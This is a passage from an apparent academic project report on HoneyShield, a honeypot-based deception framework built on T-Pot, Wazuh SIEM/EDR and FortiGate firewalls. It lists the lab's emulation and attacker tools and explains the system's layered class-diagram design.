


Figure.11 (Sequence Diagram-5: Compromised Endpoint Detection Life Cycle)

6. EDR Traffic and Incident Response




Figure.12 (Sequence Diagram-6: EDR Traffic and Incident Response)

3.6 Tools and Technologies

1. Emulation & Virtualization Tools

- **EVE-NG** – Used to design and emulate the enterprise network topology and security architecture.
- **VM-WARE WORKSTATION** – Used to deploy the HoneyPots, SIEM Solution, EDR & Attacker Machine.

2. Security Devices

2.1 **Firewalls**

- **FortiGate Firewall (v7.6)** – Provides network perimeter protection, access control, and traffic filtering.

2.2 **SIEM & EDR**

- **Wazuh** – Used for security event monitoring, correlation, endpoint detection, and response.

2.3 **Honeypots**

- **T-Pot Project** – Deployed as the core deception platform hosting multiple honeypot sensors.

2.4 **Intrusion Prevention System (IPS)**

- **FortiGate Integrated IPS** – Detects and blocks malicious network traffic.

3. Routers

- **Cisco Routers** – Used to simulate the Internet Service Provider and provide external connectivity to the enterprise network.

4. Switches

- **Cisco Layer-2 Switches** – Act as access switches for endpoint connectivity.
- **Cisco Layer-3 Switches** – Used as core or multilayer switches for routing and segmentation.

5. Endpoints

- **Windows 10 Virtual Machines** – Represent user endpoints.
- **Linux Slax Virtual Machines** – Represent lightweight Linux-based endpoints.

6. Honeypot Containers

- **Docker** – Used to deploy and isolate honeypot services within T-Pot.

7. Servers

- **Ubuntu Server Virtual Machines** – Host backend and infrastructure services.

8. Attacker Machine

- **Kali Linux 2025 Virtual Machine** – Used to simulate real-world attack scenarios.

9. Internet Simulation

- **Management Network (VMnet-8 Interface)** – Simulates external internet connectivity.

10. **Attacker Tools**

- **Wireshark** – Network traffic analysis.
- **Nmap** – Network scanning and service discovery.
- **SQLMap** – Automated SQL injection testing.
- **Netcat** – Network connections and data transfer.
- **Metasploit Framework** – Exploitation and post-exploitation.
- **enum4linux, dnsenum** – Enumeration tools.
- **snmpwalk, onesixtyone, braa** – SNMP enumeration tools.
- **xfreerdp** – Remote desktop access testing.
- **Command-line Tools** – ftp, curl, wget, mount, dig, telnet, openssl, ssh, MySQL, sqlplus.

3.7 Summary

This chapter worked through the landscape of existing deception and detection systems, identified where current deployments fall short of operational requirements, and translated those gaps into concrete design constraints for HoneyShield. The system that emerges from this analysis is a T-Pot–based, SIEM-integrated deception framework one designed to deliver high-confidence detection, centralized event correlation, and scalable sensor deployment within a simulated enterprise environment. The next chapter takes up the detailed system design and implementation methodology.

Chapter 4

Chapter 4: System Design

4.1 Introduction

This chapter moves from analysis to architecture. Having examined the limitations of existing deception and detection systems in Chapter 3, the task now is to translate those findings into a concrete design one that specifies not just what HoneyShield should do, but how its components are organized, how they communicate, and how they hold together under operational conditions.

That translation is harder than it might appear. Complex cybersecurity frameworks have a way of accumulating components that work individually but integrate poorly, and the gap between a well-reasoned requirement and a well-functioning system is where most of the real design work happens. The approach taken here is deliberate: each architectural decision traces back to a specific limitation or requirement identified in the preceding analysis, rather than reflecting general best practice in the abstract.

Three principles shape the design throughout. The first is modularity components are defined with clear boundaries so that individual elements can be updated, replaced, or scaled without cascading changes across the rest of the system. The second is integration: data flows between the deception layer, the analytics pipeline, the SIEM, and the EDR are designed to be direct and normalized, not bolted together as an afterthought. The third is what we might call operational honesty the architecture is built to maintain its integrity under simulated attack conditions, not just under normal operation, which means the isolation boundaries between the deception layer and real infrastructure receive particular attention.

The chapter is organized to move from the broad to the specific. We begin with a high-level architectural overview that maps the major layers and their roles, then work through the detailed design of each core component: the ISP router, the FortiGate firewalls, the T-Pot platform and its honeypot sensors, the Wazuh SIEM and EDR deployment, and the endpoint monitoring agents. Building on that component-level detail, we then cover the communication protocols, data flows, and integration points that tie the system together arriving, by the end of the chapter, at a complete picture of how HoneyShield functions as a unified deception-driven defense framework.

4.2 Class Diagram




Figure.13 (HoneyShield Class Diagram)

4.3 Class Diagram Detailed Explanation

If the other diagrams in this project show HoneyShield in motion data flowing, attacks triggering alerts, components talking to each other the class diagram is what you get when you hit pause. It's a snapshot of the architecture at rest: what components exist, what each one is responsible for, what attributes they hold, and how they're connected to everything around them. No timelines, no sequences just structure.

To make that structure readable rather than overwhelming, the system is carved into five distinct layers. Each layer pulls together the components that belong together, drawing clear lines between different areas of responsibility. That separation isn't just cosmetic it's what stops the diagram from becoming a dense web of relationships where nothing has an obvious home. Once you understand what each layer is there to do, the rest of the architecture starts to make sense on its own terms.

4.3.1 External Network Layer

This layer represents the point at which external traffic enters the HoneyShield environment.

The **ISP Router** models the Internet Service Provider's routing infrastructure. Its role is straightforward: directing inbound and outbound network communications at the perimeter, before any security filtering takes place.

4.3.2 Network Security Layer

Sitting immediately behind the external network, this layer enforces perimeter security and controls what traffic is allowed to proceed further into the environment.

The **FortiGate Firewall** is the primary defense mechanism at this layer. Its core operations, handle traffic analysis and policy enforcement respectively. Security profiles are modeled through an abstract **Security Profile** class and Three subclasses extend this base:

- The **Web Filter Security Profile** that controls web access based on content categories and URL-level inspection.
- The **IPS Security Profile** represents the integrated Intrusion Prevention System. It analyz traffic against both known attack signatures and behavioral anomalies.

- The **Antivirus Security Profile** handle malware detection and neutralization within passing traffic.

4.3.3 Deception and HoneyNet Layer

This is, in many ways, the architectural heart of HoneyShield. The deception layer is where attacker traffic is attracted, captured, and analyzed entirely within a controlled environment that keeps real infrastructure out of reach.

The **T-Pot Platform** orchestrates the entire deception environment its role as a containerized multi-honeypot manager that handles sensor lifecycle and configuration, while centralizes the data those sensors produce.

Individual sensors are modeled through an abstract **HoneyPot Sensor** class, contains three concrete subclasses implement this interface:

- The **Cowrie Sensor** emulates SSH and Telnet services, records attacker interactions within a simulated shell producing session logs that are among the most analytically rich outputs in the system.
- The **Dionaea Sensor** targets multi-protocol service emulation, focusing on malware payloads to collect and preserve malicious binaries submitted by attackers during exploitation attempts.
- The **Conpot Sensor** is purpose-built for ICS and SCADA environments. Its simulates programmable logic controller behavior, attracting attacks that specifically target industrial control systems a threat category that general-purpose honeypots are poorly positioned to observe.

4.3.4 Security Operations Layer

This layer provides the centralized monitoring, correlation, and response capabilities that give HoneyShield its operational depth the point where raw deception data becomes actionable intelligence.

The **SIEM Solution**, implemented through Wazuh, manages a set of correlation rules and exposes three core operations: draws together log streams from multiple sources, fires alarm when correlation rules are satisfied, and surfaces the results through analyst-facing dashboards. In practice, this is where isolated honeypot observations get cross-referenced against network and endpoint telemetry to produce a coherent threat picture.

The **EDR Solution**, also Wazuh-based, focuses specifically on endpoint visibility. It handles containment and recovery when endpoint-level activity confirms that a threat has moved beyond reconnaissance. The EDR and SIEM components are designed to work in tandem each enriching the other's view of an ongoing incident.

4.3.5 Endpoint Monitoring Layer

The endpoint monitoring layer covers the hosts within the network and the agents running on them that feed telemetry back into the security operations layer.

A **Monitored Endpoint** is characterized by its hostname, ip address, and operating system. These are the assets the rest of the system is ultimately designed to protect and, in an active attack, the sources of the behavioral signals that confirm whether a threat has escalated beyond the deception layer.

Agent deployment is modeled through an abstract **Security Agent** class, contains two concrete implementations extend this:

- The **SIEM Agent** is responsible for forwarding endpoint log data to the SIEM platform for correlation.
- The **EDR Agent** reporting detailed host-level activity process execution, file system changes to the EDR solution for behavioral analysis.

4.3.6 Relationships and Interactions

The relationships between these classes trace the operational flow through the system from entry point to response.

External traffic enters through the ISP Router and passes immediately to the FortiGate Firewall, which acts as the primary ingress and egress control point for the internal network. The firewall is configured with multiple security profiles Web Filter, IPS, and Antivirus applied in combination to enforce granular, layered traffic inspection. From there, traffic destined for the deception environment is routed to the T-Pot Platform, which distributes it across the appropriate honeypot sensors. That routing decision is what ensures malicious traffic reaches the deception layer rather than real infrastructure.

Sensor output flows from T-Pot to the SIEM, normalized and structured for correlation against the broader event stream. The SIEM and EDR solutions operate together combining network-layer deception signals with endpoint telemetry to produce a view of threats that neither could generate independently. On every monitored endpoint, both a SIEM Agent and an EDR Agent run concurrently, each transmitting telemetry to its respective platform.

Taken together, this layered and interconnected design is what allows HoneyShield to combine perimeter filtering, deception-based intelligence gathering, and endpoint-level monitoring into a single coordinated framework one where the output of each layer feeds meaningfully into the next.

4.4 Network Topology Design




Figure.14 (Network Topology)

4.5 Monitoring Dashboard Design

